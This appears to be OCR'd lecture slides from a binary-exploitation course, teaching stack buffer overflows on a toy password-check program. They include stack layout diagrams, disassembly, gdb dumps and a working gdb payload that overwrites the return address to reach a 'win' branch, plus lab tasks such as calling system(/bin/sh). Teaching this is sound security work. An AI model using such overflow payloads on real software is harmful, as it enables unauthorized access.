
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	<----- Saved Return Address
0x41	0x41	0x41	0x41	<----- Argument One to gets()
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x00	
...	...	...	...	
...	...	...	...	


0x8048350 push ebp
0x8048351 mov ebp,esp
0x8048353 sub esp,0x18
...
0x8048371 mov
0x8048376 leave
EIP
0x804843a sub esp,0x110
0x8048440 mov DWORD PTR
0x8048447 call
0x804844c mov
0x8048453 call
0x8048458 mov
0x804845d mov
0x8048460 call
0x8048465 lea
0x8048469 mov
0x804846c call
0x8048471 mov eax,0x0
0x8048476 leave
0x41 0x41 0x41 0x41
0x41 0x41
0x41
0x41 0x41
SEGFAULT
0x41414141
loc_31307D:
call sub_3140F3


“If your program simply segfaulted, consider yourself lucky.”


Chuck Stewart

Now back to the authentication example!





```
                push    esi
                push    eax
                push    edi
                mov     [ebp+arg_0], eax
                call    sub_31486A
                test    eax, eax
                jz      short loc_31306D
                push    esi
                lea     eax, [ebp+arg_0]
                push    eax
                mov     esi, 1D0h
                push    esi
                push    [ebp+arg_4]
                push    edi
                call    sub_314623
                test    eax, eax
                jz      short loc_31306D
                cmp     [ebp+arg_0], esi
                jz      short loc_31308F

loc_313066:                             ; CODE XREF: sub_3
                                        ; sub_312FD8+55
                push    0Dh
                call    sub_31411B

loc_31306D:                             ; CODE XREF: sub_3
                                        ; sub_312FD8+49
                call    sub_3140F3
                test    eax, eax
                jg      short loc_31307D
                call    sub_3140F3
                jmp     short loc_31308C
; ---------------------------------------------------------------

loc_31307D:                             ; CODE XREF: sub_3
                call    sub_3140F3
```


low address
password_buffer
high address




```
                push    esi
                push    eax
                push    edi
                mov     [ebp+arg_0], eax
                call    sub_31486A
                test    eax, eax
                jz      short loc_31306D
                push    esi
                lea     eax, [ebp+arg_0]
                push    eax
                mov     esi, 1D0h
                push    esi
                push    [ebp+arg_4]
                push    edi
                call    sub_314623
                test    eax, eax
                jz      short loc_31306D
                cmp     [ebp+arg_0], esi
                jz      short loc_31308F

loc_313066:                             ; CODE XREF: sub_3
                                        ; sub_312FD8+55
                push    0Dh
                call    sub_31411B

loc_31306D:                             ; CODE XREF: sub_3
                                        ; sub_312FD8+49
                call    sub_3140F3
                test    eax, eax
                jg      short loc_31307D
                call    sub_3140F3
                jmp     short loc_31308C
; ---------------------------------------------------------------

loc_31307D:                             ; CODE XREF: sub_3
                call    sub_3140F3
```


low address
???
auth_flag
password_buffer
local vars
high address

low address	&password_buffer	strcpy arguments (first argument, dest; second argument, src)
	&password	
	???	local vars
	auth_flag	
	password_buffer	
high address		

low address	&password_buffer	strcpy arguments (first argument, dest; second argument, src)
	&password	
	???	local vars
	auth_flag	
	password_buffer	
	&password	argument
high address	???	local vars (main)

low address	&password_buffer	strcpy arguments (first argument, dest; second argument, src)
	&password	
	???	local vars
	auth_flag	
	password_buffer	
	???	
	old ebp	
	old eip	← IMPORTANT
	&password	argument
high address	???	local vars (main)

Where do we want to go?

‘win’ address:

```
0x080484b6 <main+66>:   call   0x8048414 <check_authentication>
0x080484bb <main+71>:   test   eax,eax
0x080484bd <main+73>:   je     0x80484e5 <main+113>
0x080484bf <main+75>:   mov    DWORD PTR [esp],0x80485fb
```

Put it all together

```
[regs]
  EAX: 0xBFFFF760  EBX: 0xB7FD6FF4  ECX: 0xFFFFFDD7  EDX: 0xBFFFF999  o d I t s Z a P c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF778  ESP: 0xBFFFF740  EIP: 0x08048433
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF740]
[stack]
0xBFFFF730 : F0 76 F0 B7 E0 0C 00 B8 - 78 F7 FF BF 33 84 04 08 .v......x...3...
0xBFFFF740 : 60 F7 FF BF 89 F9 FF BF - 58 F7 FF BF D9 82 04 08 `.......X.......
0xBFFFF750 : 29 F7 F9 B7 F4 6F FD B7 - 88 F7 FF BF 00 00 00 00 )....o..........
0xBFFFF760 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 00 AAAAAAAAAAAAAAA.
0xBFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G..............
0xBFFFF780 : 89 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 ................
[code]
0x8048433 <check_authentication+31>:    lea    eax,[ebp-24]
```

Put it all together

```
r AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$(printf '\xbf\x84\x04\x08\xbf')
```

```
[regs]
  EAX: 0xBFFFF740  EBX: 0xB7FD6FF4  ECX: 0xFFFFFDC9  EDX: 0xBFFFF999  o d I t s Z a P c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF758  ESP: 0xBFFFF720  EIP: 0x08048433
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF720]                                                    [stack]
0xBFFFF710 : F0 76 F0 B7 E0 0C 00 B8 - 58 F7 FF BF 33 84 04 08 .v......X...3...
0xBFFFF720 : 40 F7 FF BF 77 F9 FF BF - 38 F7 FF BF D9 82 04 08 @...w...8.......
0xBFFFF730 : 29 F7 F9 B7 F4 6F FD B7 - 68 F7 FF BF 00 00 00 00 )....o..h.......
0xBFFFF740 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0xBFFFF750 : 41 41 41 41 41 41 41 41 - 41 41 41 41 BF 84 04 08 AAAAAAAAAAAA....
0xBFFFF760 : BF 00 FF BF 10 85 04 08 - C8 F7 FF BF BC FE EA B7 ................
                                                                       [code]
0x8048433 <check_authentication+31>:    lea    eax,[ebp-24]
```

So what can we with a stack buffer overflow?

- Change local variables
- Change the return address of the function to whatever we want
  - Maybe to a win function, or to shellcode (next week's lecture)
- Call any function in the binary, with any arguments (remember the x86 calling convention)
  - You may want to draw the stack on a piece of paper to do this

Lab!

Time for the lab! All you need for this one is an SSH client (although IDA/Binary Ninja might be helpful).

Instructions for connecting to the server are in the challenge descriptions.

http://toomanybananas.com

Lab2C : return to win()

Lab2B : call system(/bin/sh)

Lab2A : something a little more complicated???